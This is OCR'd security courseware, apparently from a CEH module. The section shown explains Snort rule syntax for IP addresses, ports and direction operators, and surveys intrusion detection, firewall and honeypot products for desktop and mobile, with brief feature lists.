
  This operator indicates the direction of interest for the traffic; traffic can flow in either single direction or bi-directionally.

  Example of a Snort rule using the Bidirectional Operator:

  ```
  log !192.168.1.0/24 any <> 192.168.1.0/24 23
  ```

- **IP Addresses**
  - Identifies IP address and port that the rule applies to
  - Use keyword "any" to define IP address
  - Use numeric IP addresses qualified with a CIDR netmask
  - Example IP Address Negation Rule:

  ```
  alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content: "|00
  01 86 a5|"; msg: "external mountd access";)
  ```



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions
CEH

Snort Rules: Port Numbers

- Port numbers can be listed in different ways, including "any" ports, static port definitions, port ranges, and by negation
- Port ranges are indicated with the range operator ":"
- Example of a Port Negation

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```

Protocols	IP address	Action
Log UDP any any ->	92.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well known ports and going to ports greater than or equal to 400

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":." The direction operator "-$>$" indicates the orientation, or direction, of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host, and the address and port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated with a "$<>$" operator. This tells Snort to consider the address/port pairs in either the source or the destination orientation and is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Also, note that there is no "$<$-" operator. In Snort versions before 1.8.7, the direction operator did not have proper error checking, so many people used an invalid token. The reason the "$<$-" does not exist is so that rules always read consistently.


The next fields in a Snort rule specify the source and destination IP addresses and ports of the packet, as well as the direction in which the packet is traveling. Snort can accept a single IP address or a list of addresses. When specifying a list of IP address, you should separate each one with a comma and then enclose the list within square brackets, like this:

[192.168.1.1,192.168.1.45,10.1.1.24]

When doing this, be careful not to use any whitespace. You can also specify ranges of IP addresses using CIDR notation, or even include CIDR ranges within lists. Snort also allows you to apply the logical NOT operator ("!") to an IP address or CIDR range to specify that the rule should match all but that address or range of addresses. For example, an easy modification to the initial example is to make it alert on any traffic that originates outside of the local net with the negation operator.

Example of a Port Negation:

```
log tcp any any -> 192.168.1.0/24 !6000:6010
```



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Intrusion Detection Tools: TippingPoint and AlienVault® OSSIM™

TippingPoint

- TippingPoint IPS is in-line threat protection that defends critical data and applications without affecting performance and productivity
- It contains over 8,700 security filters written to address zero-day and known vulnerabilities

https://tmc.tippingpoint.com

https://www.alienvault.com

AlienVault® OSSIM™

- AlienVault® OSSIM™, Open Source SIEM, provides you with a feature-rich open source SIEM complete with event collection, normalization and correlation
- It provides advanced threat detection with real-time, prioritized alarms and minimal false positives

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools

- **TippingPoint**

Source: *https://tmc.tippingpoint.com*

TippingPoint IPS is in-line threat protection that defends critical data and applications without affecting performance and productivity. It contains over 8,700 security filters written to address zero-day and known vulnerabilities. TippingPoint IPS consists of both inbound/outbound traffic inspection, as well as application-level security capabilities.

Features:

- Pre-built, real-time reports that display big-picture analyses on traffic, top applications, and filtered attack events
- Permits to see, control, and leverage the rules, shared services, and profiles of all the firewall devices throughout the network
- Comprises of in-line, bump-in-the-wire intrusion prevention system with layer two fallback capabilities
- Gives an overview of current performance for all HP systems in the network, including launch capabilities into targeted management applications by using monitors
- Delivers fully customizable dashboard and management console
- Offers up to 20 GB of protection with less than 40 microseconds of network latency

- **AlienVault® OSSIM™**

  Source: *https://www.alienvault.com*

  AlienVault® OSSIM™, Open Source Security Information and Event Management (SIEM), provides you with a feature-rich open source SIEM complete with event collection, normalization, and correlation. OSSIM provides one unified platform with many of the essential security capabilities like:

  - Asset discovery
  - Vulnerability assessment
  - Intrusion detection
  - Behavioral monitoring
  - SIEM event correlation

Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Intrusion Detection Tools

Check Point IPS Software Blade
https://www.checkpoint.com

IBM Security Network Intrusion Prevention System
https://www.ibm.com

AlienVault Unified Security Management
https://www.alienvault.com

Cyberoam Intrusion Prevention System
https://www.cyberoam.com

McAfee Host Intrusion Prevention for Desktops
https://www.mcafee.com

Next-Generation Intrusion Prevention System (NGIPS)
https://www.cisco.com

FortiGate IPS
https://www.fortinet.com

Next Generation Threat Prevention
https://www.checkpoint.com

Suricata
https://suricata-ids.org

Snare
https://www.intersectalliance.com

OSSEC
https://ossec.github.io

Cisco Intrusion Prevention Systems
https://www.cisco.com

AIDE (Advanced Intrusion Detection Environment)
http://aide.sourceforge.net

Vangaurd Enforcer
https://www.go2vanguard.com

INTOUCH INSA-Network Security Agent
http://www.ttinet.com

Intrusion Detection Tools


Listed below are some of the additional intrusion detection tools:

- Check Point IPS Software Blade (*https://www.checkpoint.com*)
- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
- AlienVault Unified Security Management (*https://www.alienvault.com*)
- Cyberoam Intrusion Prevention System (*https://www.cyberoam.com*)
- McAfee Host Intrusion Prevention for Desktops (*https://www.mcafee.com*)
- Next-Generation Intrusion Prevention System (NGIPS) (*https://www.cisco.com*)
- FortiGate IPS (*https://www.fortinet.com*)
- Next Generation Threat Prevention (*https://www.checkpoint.com*)
- Suricata (*https://suricata-ids.org*)
- Snare (*https://www.intersectalliance.com*)
- OSSEC (*https://ossec.github.io*)
- Cisco Intrusion Prevention Systems (*https://www.cisco.com*)
- AIDE (Advanced Intrusion Detection Environment) (*http://aide.sourceforge.net*)
- Vangaurd Enforcer (*https://www.go2vanguard.com*)
- INTOUCH INSA-Network Security Agent (*http://www.ttinet.com*)
- Fragroute (*https://www.monkey.org*)
- Peek & Spy (*http://networkingdynamics.com*)
- IDP8200 Intrusion Detection and Prevention Appliances (*https://www.juniper.net*)

Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Intrusion Detection Tools for Mobile

zIPS



https://www.zimperium.com

Wifi Inspector

https://play.google.com

Wifi Intruder Detector pro

https://play.google.com

Intrusion Detection Tools for Mobile

There are also Intrusion detection tools available for mobile devices that can help you detect and prevent any attempt of intrusion.

- **zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS™ is a mobile intrusion prevention system app that provides comprehensive protection for iOS and Android devices against mobile network, device and application cyber attacks. It can detect both known and unknown threats by analyzing the behavior of your mobile device. By examining slight deviations to the mobile device's OS statistics, memory, CPU and other system parameters, z9™ detection engine can accurately identify not only the specific type of malicious attack, but also the forensics associated with the who, what, where, when, and how of an attack occurrence.

- **Wifi Inspector**

  Source: *https://play.google.com*

  Wifi Inspector allows you to find all the devices connected to the network (both wired and Wi-Fi, whether consoles, TVs, pcs, tablets, phones, etc.), giving relevant data such as IP address, manufacturer, device name and Mac Address. It also allows saving a list of known devices with custom name and finds intruders in a short period.

- **Wifi Intruder Detector pro**

  Source: *https://play.google.com*


  Wifi Intruder Detector pro helps to find security leaks in the Wi-Fi network internet connection. It allows to detect an intruder who is accessing the network, Wi-Fi, or Internet connection without your consent.

Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Firewalls: ZoneAlarm Free Firewall 2018 and Firewall Analyzer

ZoneAlarm PRO FIREWALL 2018


ZoneAlarm PRO FIREWALL 2018 monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection


ZoneAlarm
ZONEALARM PRO Firewall
Scan Update Tools Help
YOUR COMPUTER IS SECURE
like us! follow us!
ANTIVIRUS & FIREWALL
WEB & PRIVACY
MOBILITY & DATA
Antivirus/Anti-Spyware
Detects and removes spyware and viruses
Not included, learn more.
Advanced Firewall
Blocks invasions and hacker activity
4 access attempts blocked
ON
View Zones | Settings
Threat Emulation
Analyzes files in the cloud to prevent 0-day attacks
Not included, learn more.
Application Control
Blocks dangerous behaviors and unauthorized Internet transmissions
5 programs secured
ON
Settings
Check Point
License: 3.0 days left in trial

https://www.zonealarm.com

Firewall Analyzer

Firewall Analyzer offers a rich set of pre-defined reports that help in analyzing bandwidth usage and understanding network security



https://www.manageengine.com

Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Firewalls

- Comodo Firewall https://personalfirewall.comodo.com
- Sophos XG Firewall https://www.sophos.com
- Check Point Firewall Software Blade https://www.checkpoint.com
- eScan Enterprise Edition https://www.escanav.com
- Untangle NG Firewall https://www.untangle.com
- Glasswire https://www.glasswire.com
- Zscaler Cloud Firewall https://www.zscaler.com
- TinyWall https://tinywall.pados.hu
- Cisco ASA https://www.cisco.com
- Meraki Cisco Firewall https://meraki.cisco.com
- Sonicwall NEXT GENERATION FIREWALLS https://www.sonicwall.com
- FortiGate Next-Generation Firewall https://www.fortinet.com
- Jetico Personal Firewall http://www.jetico.com
- Palo Alto Network Wildfire https://www.paloaltonetworks.com
- PeerBlock http://forums.peerblock.com

Firewalls

Firewalls provide essential protection to the computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. A firewall monitors are running applications that access the network. It analyzes downloads and warns if downloading a malicious file, stops it from infecting a PC.

- **ZoneAlarm PRO FIREWALL 2018**

  Source: ***https://www.zonealarm.com***

  ZoneAlarm PRO Firewall blocks attackers and intruders from accessing your system. It monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. It prevents identity theft by guarding your data. It even erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Also, it filters out an annoying and potentially dangerous email.

  Features:

  - Two-way firewall that monitors and blocks inbound as well as outbound traffic
  - Allows users to browse the web privately
  - Identity protection services help to prevent identity theft by guarding crucial data of the users. It also offers PC protection and data encryption
  - Through Do Not Track, it stops data-collecting companies from tracking the online users
  - Online Backup to backs up files and restores the data in the event of loss, theft, accidental deletion or disk failure

- **Firewall Analyzer**

  Source: ***https://www.manageengine.com***

  Firewall Analyzer, an agent-less log analytics and configuration management software that helps network administrators to understand how bandwidth is being used in their network. Firewall Analyzer is vendor-agnostic and supports almost all open source and commercial network firewalls such as Check Point, Cisco, Juniper, Fortinet, Palo Alto, etc.

  Features:

  - Compliance Management
  - Change Management
  - User Internet Activity Monitoring
  - Network Traffic and Bandwidth Monitoring
  - Firewall Policy Management
  - Real-time VPN and Proxy Server Monitoring
  - Network Security Management
  - Network Forensic Audits
  - Log Analysis

Listed below are some of the additional firewall solutions:

- Comodo Firewall (***https://personalfirewall.comodo.com***)


- Sophos XG Firewall (*https://www.sophos.com*)
- Check Point Firewall Software Blade (*https://www.checkpoint.com*)
- eScan Enterprise Edition (*https://www.escanav.com*)
- Untangle NG Firewall (*https://www.untangle.com*)
- Glasswire (*https://www.glasswire.com*)
- Zscaler Cloud Firewall (*https://www.zscaler.com*)
- TinyWall (*https://tinywall.pados.hu*)
- Cisco ASA (*https://www.cisco.com*)
- Meraki Cisco Firewall (*https://meraki.cisco.com*)
- Sonicwall NEXT GENERATION FIREWALLS (*https://www.sonicwall.com*)
- FortiGate Next-Generation Firewall (*https://www.fortinet.com*)
- Jetico Personal Firewall (*http://www.jetico.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)
- PeerBlock (*http://forums.peerblock.com*)

Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Firewalls for Mobile

CEH

Mobiwol: NoRoot Firewall




http://www.mobiwol.com

Mobile Privacy Shield

https://shieldapps.com

NetPatch Firewall



https://firewall.netpatch.co

- **Firewall Gold** *https://play.google.com*
- **AFWall+** *https://github.com*
- **DroidWall - Android Firewall** *https://play.google.com*
- **aFirewall** *https://afirewall.wordpress.com*
- **Root Firewall** *http://www.rootuninstaller.com*

Firewalls for Mobile

The firewalls discussed previously used for securing personal computers and networks. Likewise, some firewalls can secure mobile device.

- **Mobiwol: NoRoot Firewall**

  Source: *http://www.mobiwol.com*

  Mobiwol No Root Firewall helps in taking control of mobile apps, easily allow/block app connectivity, and block background app activity. It generates alerts when new apps access the Internet.

  Features:

  - Automatic launch on device startup
  - Automatically identifies applications currently installed on your mobile device
  - Identifies and notifies when newly installed apps access the Web
  - Set Allow/Block, on a per-application basis
  - Disable background activity for selected apps

- **Mobile Privacy Shield**

  Source: *https://shieldapps.com*

  Mobile Privacy Shield is an application for people on the move. People that store necessary information on their smartphones and use their devices for banking, shopping, business, and more. Mobile Privacy Shield's Privacy Advisor monitors applications permissions, sorting them into three categories by privacy-risk level. Each report is packed with detailed information and a suggested response per case. Mobile Privacy Shield centralizes all permissions allowing you to review and assess their validity and need conveniently. It also allows to remove each threat from within the interface.

- **NetPatch Firewall**

  Source: *https://firewall.netpatch.co*

  NetPatch Firewall is one full-featured advanced android noroot firewall. It can be used to fully control over mobile device network. With NetPatch Firewall, you can create network rules based on APP, IP address, and domain name, etc. This Firewall is designed to save mobile device's network traffic and battery consumption, improve network security and protect privacy.

  Features:

  - Block network access per apps, based screen on/off, wifi/mobile (3G & 4G), and block Roaming
  - Shadowsocks secure proxy, support TCP and UDP (one better VPN proxy)
  - Custom DNS, change your DNS servers, support DNS query through Shadowsocks proxy, and set DNS cache time
  - Notify when new apps installed
  - Export/import configure

Listed below are some of the additional firewalls for mobile devices:

- Firewall Gold (*https://play.google.com*)
- AFWall+ (*https://github.com*)
- DroidWall - Android Firewall (*https://play.google.com*)
- aFirewall (*https://afirewall.wordpress.com*)
- Root Firewall (*http://www.rootuninstaller.com*)
- NoRoot Firewall (*https://play.google.com*)
- NoRoot Data Firewall (*https://play.google.com*)
- Kronos Firewall (*https://play.google.com*)
- VPN Safe Firewall (*https://play.google.com*)
- Privacy Firewall (*https://play.google.com*)
- NetGuard (*https://www.netguard.me*)
- Bluetooth Firewall (*https://play.google.com*)
- CIA Firewall (*https://play.google.com*)
- Ultra Firewall (*https://play.google.com*)
- Firewall iP (*http://cydia.saurik.com*)


Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Honeypot Tools: KFSensor and SPECTER

KFSensor

KFSensor is a **host-based** Intrusion Detection System (IDS) that acts as a honeypot to attract and detect hackers and worms by **simulating vulnerable system services** and **Trojans**



http://www.keyfocus.net

SPECTER

SPECTER is a smart **honeypot-based** intrusion detection system that offers common **Internet services** such as SMTP, FTP, POP3, HTTP, and TELNET which appear perfectly normal to the attackers but in fact are traps

http://www.specter.com

Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Solutions

Honeypot Tools

- **HoneyBOT** https://www.atomicsoftwaresolutions.com
- **Glastopf** https://github.com
- **Heralding** https://honeynet.org
- **DCEPT** https://github.com
- **Modern Honey Network** https://github.com
- **MongoDB-HoneyProxy** https://github.com
- **Elasticsearch Honeypot** https://github.com
- **mysql-honeypotd** https://github.com
- **Super Next generation Advanced Reactive honEypot(Snare)** https://github.com
- **LaBrea Tarpit** http://labrea.sourceforge.net
- **Honeyd** http://www.honeyd.org
- **UML** http://user-mode-linux.sourceforge.net
- **Sebek** https://projects.honeynet.org
- **snort_inline** http://snort-inline.sourceforge.net
- **Bait and Switch Honeypot** http://baitnswitch.sourceforge.net

Honeypot Tools

Honeypots are the security tools that give the security community an opportunity to monitor attackers' tricks and exploits by logging their every activity so that they can respond to these exploits quickly without attacker's misusing and compromising systems.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a host-based Intrusion Detection System (IDS) that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information that can be achieved by using firewalls and NIDS alone.

  You can use KFSensor in a Windows-based corporate environment and contains many innovative and unique features such as remote management, a Snort-compatible signature engine, and emulations of Windows networking protocols.

  Features:

  - Signature attack identification
  - Detects Windows networking attacks
  - Remote Administration
  - Identifies unknown threats
  - Security in-depth
  - Real-time detection
  - Advanced server simulation
  - Extendable architecture
  - No false positives and low overhead

- **SPECTER**

  Source: *http://www.specter.com*

  SPECTER is a honeypot or deception system. It simulates a complete system and provides an appealing target to lure hackers away from production systems. It offers typical Internet services such as SMTP, FTP, POP3, HTTP, and TELNET, which appear perfectly normal to attackers. However, it is a trap for an attacker by messing them so that he leaves some traces knowing that they had connected to a decoy system that does none of the things it appears to do; but instead, it logs everything and notifies the appropriate people.


  Furthermore, SPECTER automatically investigates attackers while they are still trying to break in. It provides massive amounts of decoy content, and it generates decoy programs that cannot leave hidden marks on the attacker's computer. Automated weekly online updates of the honeypot's content and vulnerability databases allow the honeypot to change regularly without user interaction.

Advantages:

- Suspicious interest in the network, and computers can be detected immediately
- Administrators are notified of hostile activity when it happens, so that they can immediately look at the problem and take action
- The system is straightforward to set up and configure while providing sophisticated features. Fully automated online updates of the honeypot's content and vulnerability databases allow the honeypot to change constantly without user interaction
- There cannot be false alerts, as a legitimate user cannot connect to the honeypot
- Specter runs on 14 different OSs

Listed below are some of the additional Honeypot tools:

- HoneyBOT (*https://www.atomicsoftwaresolutions.com*)
- Glastopf (*https://github.com*)
- Heralding (*https://honeynet.org*)
- DCEPT (*https://github.com*)
- Modern Honey Network (*https://github.com*)
- MongoDB-HoneyProxy (*https://github.com*)
- Elasticsearch Honeypot (*https://github.com*)
- mysql-honeypotd (*https://github.com*)
- Super Next-generation Advanced Reactive honEypot(Snare) (*https://github.com*)
- LaBrea Tarpit (*http://labrea.sourceforge.net*)
- Honeyd (*http://www.honeyd.org*)
- UML (*http://user-mode-linux.sourceforge.net*)
- Sebek (*https://projects.honeynet.org*)
- snort_inline (*http://snort-inline.sourceforge.net*)
- Bait and Switch Honeypot (*http://baitnswitch.sourceforge.net*)
- HoneyPy (*https://github.com*)
- Honeyntp (*https://github.com*)
- Ensnare (*https://github.com*)
- DemonHunter (*https://github.com*)
- Nova (*https://github.com*)
- OpenCanary (*https://pypi.python.org*)
- Kojoney2 (*https://github.com*)
- Cowrie (*https://github.com*)



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Solutions

Honeypot Tools for Mobile

HosTaGe

- HosTaGe is generic honeypot for mobile devices that aim on the **detection of malicious, wireless network environments**
- As most malware propagate over the network via specific protocols, a low-interaction honeypot located at a mobile device can **check wireless networks for actively propagating malware**

Services
Current connection
HosTaGe
Monitor services ON
ECHO recorded attacks: 0 ON
FTP recorded attacks: 0 ON
GHOST recorded attacks: 0 OFF
HTTP recorded attacks: 0 ON
HTTPS recorded attacks: 0 ON
MySQL recorded attacks: 0 ON
SIP recorded attacks: 0 ON
SMB recorded attacks: 0 ON
SSH

https://www.tk.informatik.tu-darmstadt.de

Network guard

- Network guard is a specialized App with **automated network analysis** and network honey pot for guarding your network
- All **network assets** are analyzed automatically and can be easily categorized and labelled
- It reports **TCP connections** to honey pot ports from remote hosts and marks these **hosts automatically** as suspects

Network Guard
GENERAL
Device Name
Name of this network guard device.
SECURITY
Port Scanning
Whether TCP and UDP port scanning is enabled. ☑
REPORTING
Honey Pot Alerts Reported
Whether honey pot alerts are reported as sounds and mail. ☑
Device Add and Remove Repor..
Whether device add and remove are reported as sounds and mail. ☑
SOUNDS
Sound Enabled
Whether sounds are enabled. ☑
EMAIL SENDING (SMTP)
Mail Sending Enabled
Whether SMTP email sending enabled. ☑

https://play.google.com

Honeypot Tools for Mobile

Network administrators can deploy honeypots on all kinds of mobile devices, (e.g., smartphones, tablets) to provide a quick assessment of the potential security state of a network.

- **HosTaGe**

  Source: *https://www.tk.informatik.tu-darmstadt.de*

  HosTaGe is a lightweight, low-interaction, portable, and generic honeypot for mobile devices that aims at the detection of malicious, wireless network environments. As most malware propagates over the network via specific protocols, a low-interaction honeypot located at a mobile device can check wireless networks for actively spreading malware. It runs on all kinds of mobile devices, e.g., smartphones and tablets, to provide a quick assessment of the potential security state of a network.

  To unlock the full functionality of HosTaGe, users need to have a rooted Android device with Portbinder installed. Portbinder allows binding of privileged ports (i.e., <1024) to allow some services to be emulated.


- **Network Guard**

  Source: *https://play.google.com*

  Network guard is an Android App with automated network analysis and network honeypot for guarding your network. Sound notifications and email reports are generated about significant events in the network. All network assets are analyzed automatically and can be easily categorized and labeled. Network assets can be marked as watched, trusted or suspected hostiles. Network guard reports TCP connections to honeypot ports from remote hosts and marks these hosts automatically as suspects.

Features:

- Fully automated network scanning process.
- Network honeypot
- Email reports
- Sound notifications and alarms
- Reports devices joining and leaving network
- Reports TCP connections to honeypot
- Automatic TCP port scans for all reachable hosts
- Automatic UDP port scans for all reachable hosts
- Periodic scanning allows 24/7 continuous operation
- Discovers all hosts in local network
- Resolves DNS, MDNS, NetBIOS and Bonjour hostnames




Evading IDS, Firewalls, and Honeypots

Module Flow

1. IDS, Firewall and Honeypot Concepts
2. IDS, Firewall and Honeypot Solutions
